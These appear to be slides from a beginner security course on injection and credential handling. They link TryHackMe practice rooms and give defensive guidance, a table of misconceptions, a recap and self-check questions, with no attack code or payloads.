
https://tryhackme.com/sqlinjectionlm



LESSON

Exercise


https://tryhackme.com/sqlinjectionintroduction



LESSON

Exercise


https://tryhackme.com/sqlilab



LESSON

Exercise


https://tryhackme.com/advancedsqlinjection



LESSON

Exercise


https://tryhackme.com/room/nosqlinjectiontutorial



LESSON

Exercises

https://tryhackme.com/hacktivities/search?kind=rooms&roomType=walkthrough&contentSubType=free&searchTe



LESSON

Defense in depth for injection

- Primary: parameterized APIs.
- Secondary: least privilege.
- Tertiary: input constraints and output-safe error handling.
- Detection: logging and alerting for anomalous patterns.
- Testing: negative test cases in CI/CD.

WATCH OUT

Common beginner mistakes

BYTE SHIELD

"Escaping quotes fixes SQL injection."	It depends on the database, the encoding and the context. Parameterise instead.
"My ORM makes me safe."	Until someone uses the raw query method. That is where modern injection lives.
"Blind injection is low risk."	Data is extracted one bit at a time, automatically. The impact is the same.
"A web application firewall is a fix."	It buys time while you patch. It is bypassed by encoding and edge cases.
"Base64 hides the value."	It is encoding, not encryption. Anyone can decode it instantly.
"HTTPS means the data is protected."	It protects the journey. Storage, logs, backups and exports are separate problems.
"Our passwords are encrypted."	Passwords should be hashed. Encryption means someone holds a key that reveals them all.

RECAP

Today in six lines

BYTE SHIELD

1. Injection happens when input is joined to a command as text and the interpreter cannot tell them apart.
2. Four SQL injection classes, told apart by the response: union, error, blind boolean, blind time.
3. The fix is parameterised queries. Escaping, filtering and firewalls are layers, not fixes.
4. Command injection means code execution. Avoid the shell and pass arguments as an array.
5. Encoding, hashing and encryption are three different tools. Hash credentials, encrypt what must be read back.
6. Most cryptographic findings are missing protection, not broken maths. Follow the data into logs, backups and exports.

SELF-CHECK

Can you answer these without looking back?

BYTE SHIELD

Q1 State in one sentence why injection happens, without naming SQL.

Q2 An application returns identical pages for true and false conditions but takes four seconds on one. What is that?

Q3 Why can a table name not be a query parameter, and what should the developer do instead?

Q4 Give the two-part fix for a feature that pings a hostname supplied by the user.

Q5 A colleague says user passwords are encrypted in the database. What is your concern?

Q6 You find a base64 cookie containing an email address and a role name. Why does this matter?

REFERENCE

Key terms from today

